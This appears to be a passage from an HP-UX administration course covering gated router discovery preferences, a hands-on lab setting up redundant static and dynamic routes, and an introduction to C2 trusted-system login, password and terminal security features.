Even though RDP clients can't distinguish any performance difference between the two routes, the specifications for both system **w15** and router **gw1** would most likely indicate that a dedicated router would be a better performer and the preferable route. In our situation, if we were to leave the choice to **gated**, it wouldn't change back to **gw1** unless system **w15** went down to force the change.

6–9. SLIDE: Including a Preference Metric



Including a Preference Metric

Configuration of **/etc/gated.conf** for Workstation w15

```
routerdiscovery server yes {
    interface all maxadvinterval 30;
    address all broadcast preference 1;
};
```

Configuration of **/etc/gated.conf** for Router gw1

```
routerdiscovery server yes {
    interface all maxadvinterval 30;
    address all broadcast preference 2;
};
```

Student Notes

There may be situations in which alternate routes may be identical in hop count, but one of these routes may be more preferable than the other(s). If we would like to force **gated** to choose one route over others, it is possible to make the preference value of less desirable routes artificially higher. This would result in **gated** giving that route a lower preference. To do this, set a preference value on the less preferred router to advertise a lower preference.

The **address** statement within the **routerdiscovery** specification has been changed to include a preference parameter. A value of **1** will be given to the less preferred route, and a value of **2** will be given to the more preferred route. Remember to signal (**kill -s SIGHUP [pid]**) **gated** to re-read **/etc/gated.conf** if it is already running.


With the change above, gated will always update the kernel routing tables to reflect routes through router gw1 when **it** is up and running. If **gw1** fails, **w15** will take over as previously described. However, when **gw1** comes back on-line and starts advertising its existence, **gated** running on systems **w4** and **w18** will immediately update the routing table to route through **gw1** again. The **preference** values associated with each advertised route makes this behavior possible.

6–10. LAB: Using Redundant Routes

Names of Systems for the Lab

The following lab requires six systems. Work together as a team to accomplish each of the tasks. You can either move from system to system as a group, or use SharedX on the primary Gateway to make sure all the team members can see all the steps performed.

List the names and IP addresses of the six systems that will be used below (when moving systems to the 130.1 network, use the current value for the last octet of the IP address):



Back Up the Network Configuration Files

1. Back up the network configuration files. We have provided a script to do this:

```
# netfiles.sh -b /tmp/netfiles
```

Set Up the Primary Gateway

2. On the primary gateway, set up the second LAN card. Put lan1 on the 130.1 network with a subnet mask of 255.255.0.0:

```
# vi /etc/rc.config.d/netconf
```

[Create the necessary entries such that lan1 is on the 130.1 subnet]

```
INTERFACE_NAME[1]=lan1
IP_ADDRESS[1]=130.1.x.x
SUBNET_MASK[1]=255.255.0.0
BROADCAST_ADDRESS[1]=""
LANCONFIG_ARGS[1]="ether"
DHCP_ENABLE[1]=0
```

3. Re-execute the net startup script to initialize the second LAN card lan1:

   ```
   # /sbin/init.d/net start
   ```

4. Verify the configuration of the second LAN card:

   ```
   # ifconfig lan1
   ```

5. On the primary gateway, edit the **`gated.conf`** file.

   ```
   # vi  /etc/gated.conf
   ```

   ```
   routerdiscovery server yes {
       interface all maxadvinterval 30;
       address all broadcast;
   };

   icmp {
      traceoptions routerdiscovery;
   } ;

   rip yes;
   ```

6. Check the syntax of the **`gated.conf`** file and correct any errors if necessary:

   ```
   # gated –C
   ```

7. Start the **gated** daemon on the primary gateway:

   ```
   # gated –t /var/adm/gated.log
   ```

8. Verify that the gated daemon was started:

   ```
   # ps –ef |grep gated
   ```

   If gated did not start, check **/var/adm/syslog/syslog.log** and **/var/adm/gated.log** for errors.

Set Up the Fixed Route on the 130 Workstation

9. On the appropriate workstation, reconfigure its IP address for the 130.1 network. Comment out the default route.

   ```
   # vi /etc/rc.config.d/netconf
   ```

   [Create the necessary entries such that lan0 is on the 130.1 subnet with a subnet mask of 255.255.0.0]

10. Update the **/etc/hosts** file such that it references the new IP address.

    ```
    # vi /etc/hosts
    ```

11. Reboot the workstation such that it comes back up with the new IP address.

    ```
    # shutdown -r -y 0
    ```

12. When the workstation reboots, add the following fixed route to get the 156.153 network:

```
# route  add  net  156.153.x.0  netmask  255.255.x.0  \
                 <130_network_IP_address_of_primary_gateway>  1
```

13. Examine the route table.

```
# netstat -rn
```

Set Up the Fixed Route on the 156 Workstation

14. On the 156.153 workstation, add the following fixed route to get to the 130.1 network:

```
# route  add  net  130.1.0.0  netmask  255.255.0.0  \
                 <156_network_IP_address_of_primary_gateway>  1
```

15. Examine the route table.

```
# netstat -rn
```

16. Test the connectivity between the two workstations.

```
# ping –o 130.1.x.x              (IP address of 130 workstation)
```

Set Up the Router Discovery Client on the 156 Workstation

17. On the 156.153 workstation (to be used for dynamic routing), edit the **`gated.conf`** file.

```
# vi  /etc/gated.conf
```

```
routerdiscovery client yes {
    interface all broadcast;
} ;

icmp {
   traceoptions routerdiscovery;
} ;
```

18. Display the route table. The default route should not be listed yet.

```
# netstat -rn
```

19. Check the syntax of the **`gated.conf`** file and correct any errors if necessary:

```
# gated -C
```

20. Start the **`gated`** daemon.

```
# gated –t /var/adm/gated.log
```

21. Verify that the **`gated`** daemon was started:

```
# ps –ef |grep gated
```

If **`gated`** did not start, check **`/var/adm/syslog/syslog.log`** file for errors.

22. Verify the RouterDiscovery packets are being received:

```
# tail –f /var/adm/gated.log
```

23. Examine the route table. The route to the 130 network should have been added.

```
# netstat -rn
```

Set Up the Router Discovery Client on the 130 Workstation

24. On the appropriate workstation, reconfigure its IP address for the 130.1 network. Comment out the default route.

```
# vi /etc/rc.config.d/netconf
```

[Create the necessary entries such that lan0 is on the 130.1 subnet with a subnet mask of 255.255.0.0]

25. Update the **`/etc/hosts`** file such that it references the new IP address.

```
# vi /etc/hosts
```

26. Reboot the workstation such that it comes back up with the new IP address.

```
# shutdown -r -y 0
```

27. Once the workstation reboots, edit the `gated.conf` file to enable dynamic routing.

```
# vi  /etc/gated.conf
```

```
routerdiscovery client yes {
    interface all broadcast;
};

icmp {
   traceoptions routerdiscovery;
} ;
```

28. Display the route table. The default route should not be listed yet.

```
# netstat -rn
```

29. Check the syntax of the **`gated.conf`** file and correct any errors if necessary:

```
# gated -C
```

30. Start the **`gated`** daemon.

```
# gated –t /var/adm/gated.log
```

31. Verify that the **gated** daemon was started:

```
# ps –ef |grep gated
```

If **gated** did not start, check **/var/adm/syslog/syslog.log** file for errors.

32. Verify the RouterDiscovery packets are being received:

```
# tail –f /var/adm/gated.log
```

33. Examine the route table. The route to the 130 network should have been added.

```
# netstat -rn
```

Setup the Secondary Gateway

34. On the secondary gateway, setup the second LAN card. Put lan1 on the 130.1 network with a subnet mask of 255.255.0.0:

```
# vi /etc/rc.config.d/netconf
```

[Create the necessary entries such that lan1 is on the 130.1 subnet]

```
INTERFACE_NAME[1]=lan1
IP_ADDRESS[1]=130.1.x.x
SUBNET_MASK[1]=255.255.0.0
BROADCAST_ADDRESS[1]=""
LANCONFIG_ARGS[1]="ether"
DHCP_ENABLE[1]=0
```

35. Re-execute the net startup script to initialize the second LAN card lan1:

```
# /sbin/init.d/net start
```

36. Verify the configuration of the second LAN card:

```
# ifconfig lan1
```

37. On the secondary gateway, edit the **gated.conf** file.

```
# vi  /etc/gated.conf
```

```
routerdiscovery server yes {
    interface all maxadvinterval 30;
    address all broadcast;
};

icmp {
   traceoptions routerdiscovery;
} ;

rip yes;
```

38. Check the syntax of the **gated.conf** file and correct any errors if necessary:

```
# gated -C
```

39. Start the **gated** daemon on the primary gateway:

```
# gated –t /var/adm/gated.log
```

40. Verify that the **gated** daemon was started:

```
# ps –ef |grep gated
```

If gated did not start, check **/var/adm/syslog/syslog.log** and **/var/adm/gated.log** for errors.

Test the Configuration

41. Start a **ping** between the two fixed route workstations, and another ping between the two dynamic routing workstations:

From the 156 static routed system:

```
# ping  -o  <IP_of_static_routed_130_system>
```

From the 156 dynamic routed system:

```
# ping  -o  <IP_of_dynamic_routed_131_system>
```

42. Shut down the lan interfaces on the primary gateway system. This should prevent the static routed systems from communicating, but the dynamically routed systems should recover in 90 seconds.

```
# init  2
# ifconfig lan0 down
# ifconfig lan1 down
```

43. After the dynamically routed systems recover, check their route table. You should see that the routing table was updated to use the secondary router:

```
# netstat –rn
```

44. Bring the lan interfaces on the primary router back up:

```
# ifconfig lan0 up
# ifconfig lan1 up
```

45. Check the route table on the dynamically routed systems. Did they get updated to use the primary gateway again?

```
# netstat –rn
```

46. On the primary gateway, edit the **gated.conf** file. Add a preference of 2 to the addesss statement:

```
# vi  /etc/gated.conf
```

```
routerdiscovery server yes {
    interface all maxadvinterval 30;
    address all broadcast preference 2;
};

icmp {
   traceoptions routerdiscovery;
} ;

rip yes;
```

Check the syntax of the **gated.conf** file using the **gated -C** command. Signal **gated** to reread the **gated.conf** file:

```
# kill -s SIGHUP <pid_of_gated>
```

47. Check the route table on one of the dynamically routed systems. The route table should automatically be updated to use the primary gateway (this may take up to 30 seconds).

```
# netstat –rn
```

Restore the Configuration

48. Restore the network config files and reboot. We have provided a script to do this:

```
#  netfiles.sh  -r  /tmp/netfiles
```


Module 7 — Trusted Systems

Objectives

Upon completion of this module, you will be able to:

- List three additional security features available with C2 trusted systems.
- Convert a minimally secured HP-UX 11.00 system to a C2 trusted system.
- List two additional C2 security features in the areas of:
  - Login Management
  - Password Management
  - Terminal Management

7–1. SLIDE: UNIX Security Shortcomings



UNIX Security Shortcomings

- **Login Control**
  - Ability to boot to single-user mode without a password
  - No successive login failure
  - No account lifetimes
  - No checks for dormant accounts
- **Password Management**
  - No automatic password generator
  - Limited password aging capabilities
- **Terminal Management**
  - No location-based access controls
  - No time-based access controls

I need better ways to control access to the system. I need to keep the bad people out and let the good people in.

Student Notes

The standard UNIX security features have long been the target of criticism from many UNIX system administrators. These shortcomings appear on all UNIX based systems, not just HP-UX. These security shortcomings fall into three main categories:

Poor Login and Account Management Controls
Limited Password Management Tools
No Terminal Access Controls

Poor Login and Account Management Controls

- Many system administrators do not like the fact that a password is not required to boot a system to single-user mode in order to gain root access.
- UNIX system administrators would like to have accounts automatically disabled if successive login attempts fail for an account. (This helps to prevent password cracking programs from succeeding.) Standard UNIX security does not offer this capability.
- UNIX system administrators would like the ability to set a time period (i.e. lifetime) for an account. Once the time period expires, the account would be disabled automatically.

This would be useful for temporary or guest accounts. Standard UNIX security does not offer this capability.

- UNIX system administrators want to be notified when no activity occurs on accounts over a prolonged period of time (aka dormant accounts). These accounts should be disabled or removed to prevent other users (or hackers) from hiding their files in these accounts.

Limited Password Management Tools

- UNIX system administrators would like random password generators for their users, rather than allow them to pick their own passwords. When they chose their own passwords they often pick passwords which can be easily guessed.


- UNIX system administrators would like better password aging tools. A common enhancement request is to disallow users to set their passwords to one which has been used previously.

No Terminal Access Controls

- UNIX system administrators would like to limit which logins can be used on specific ports. For example, modem ports often need to be limited to only a select group of users.

- UNIX system administrators would like to control the time-of-day ports that can be used for login purposes. For example, they would like to limit logins to the hours between 7:00 am and 5:00 pm.

7–2. SLIDE: C2 Trusted Systems to the Rescue



C2 Trusted Systems to the Rescue

- **Enhanced Login Security Features**
- **Enhanced Password Management**
- **Enhanced Terminal Security**
- **System Auditing**

Student Notes

In 1983, the Department of Defense (DoD) published a landmark publication *called The Orange Book*. The major contribution of the Orange Book is the definition of four security evaluation classes. The four security classes were:

Class A Mandatory and Verified Protection. This is the highest level of security possible.

Class B Mandatory Protection. This type of system requires all objects (files, user accounts) be protected by the system administrator. Users have no control over access to files (even their own files).

Class C Discretionary Protection. This type of system provides users with the security tools to sufficiently protect their own data. It also defines additional capabilities for the system administrator above the minimal security features.

Class D Minimal Security. This type of system provides a minimum amount of security, including account protection through passwords, and file/directory protection through read, write, and execute permissions.

HP's C2 Trusted System


All HP-UX systems (10.x and 11.x based systems) offer the capability of converting to a more secure focused system. The level of security of this new system meets the requirements of the Class C, level 2 definition as defined in the Orange Book, hence the name *C2 Trusted System*.

The additional security features realized by converting to HP's C2 trusted system include

- Enhanced Login Security
- Enhanced Password Management
- Enhanced Terminal Security
- System Auditing

These specific features are discussed in the next four slides.

7–3. SLIDE: Enhanced Login Security Features



Enhanced Login Security Features

- Password required for single-user mode logins
- Account locked after successive login failures
- Account locked after specified time of inactivity (dormant accts.)
- Ability to specify a lifetime on accounts

Authorized Access Only

Student Notes

On a non-trusted system, hackers gain unauthorized access by

- Rebooting the system to single-user mode, which provides access to the root account without a password.
- Running a password cracker program against a user account, trying all possible words until it figures out the password.
- Gaining access to a dormant account, and using the account to store and hide files which act as backdoors to the root account.

The enhanced login security features are designed to prevent a hacker from jeopardizing a system in the above manner.

Specifically, the enhanced login security features include


1. The requirement of a password when booting to single-user mode. On a C2 trusted system, the system can be configured to prompt for a password upon booting to single-user mode.

2. The disabling/locking of an account upon successive login failures. An account is disabled (i.e. locked) by placing an asterisk in its password field if successive login attempts to the account fail. The number of successive login attempts is configurable for each account. This prevents hackers from trying to guess the password upon login.

3. The disabling/locking of an account which has been inactive (dormant) for a pre-defined period of time. An account which has not been logged into for 30 days (default value) will be inactivated by disabling the password. If the account needs to be reactivated, the system administrator simply resets the password.

4. The disabling or locking of an account after a specified period of time (i.e. the account's lifetime). Accounts can be defined to allow access only up to a specific date. Once that date is reached, the account is inactivated by disabling the password. If the account needs to be reactivated, the system administrator simply resets the password.

7–4. SLIDE: Enhanced Password Management



Enhanced Password Management

- **Three different password generators:**
  - letters-only password generator
  - letters, numbers, and punctuation characters
  - pronounceable phrases
- **More password aging capabilities**

Student Notes

On a non-trusted system, there are no password generators available to the users. In addition, the password aging features are limited, and leave the system administrator wanting for more.

On a C2 trusted system, the system administrator is able to utilize additional password management tools, including random password generators for the users and a more feature-rich password aging tool.

- **Random Password Generators**

  There are three different random password generators available with trusted systems. The first generates passwords containing only letters (like `dfgplqw`). The second generates passwords containing letters, numbers, and punctuation symbols (like `a@!9j%3`). The third generates passwords containing pronounceable words (like `akgrid` or `hozack`).

  When a user's password expires, the user will be asked to run the `passwd` command. Upon doing so, a new recommended password will be automatically generated and displayed. If the user likes the password he can select it. Otherwise he can reject it, and another password will be generated. Passwords will continue being generated until the user selects one.

- **More Password Aging Capabilities**

  There are additional password aging time periods which can be defined with a trusted system. The additional time periods are:


Minimum Time
This is the minimum period of time for which the user must keep his password. The default is two weeks. This keeps the user from changing his password right back to one of the previous passwords.

Warning Time
This is the period of time just prior to the password expiring during which the user is given a courtesy warning related to the password's expiration date. The default value is two weeks, and the user is not required to change his password during this period (though it is strongly encouraged).

Expiration Time
This is the period of time for which the password is valid. If a user logs in after this time period, then they will be required to reset their password to a new value.

Account Lifetime
This is the period of time for which the account is valid. If the user tries to log in after this time period, they will be denied. Once the account lifetime date passes, that account will not be allowed to login.

7–5. SLIDE: Enhanced Terminal Security



Enhanced Terminal Security

- Limit terminal access by time of day
- Limit terminal access to certain user accounts

Time of day terminal access

Terminal access specified for each user

	tty1	tty2	tty3	tty4	tty5	tty6	tty7
User russ	OK	OK	OK	OK	OK	OK	OK
User mary	OK	OK		OK		OK	
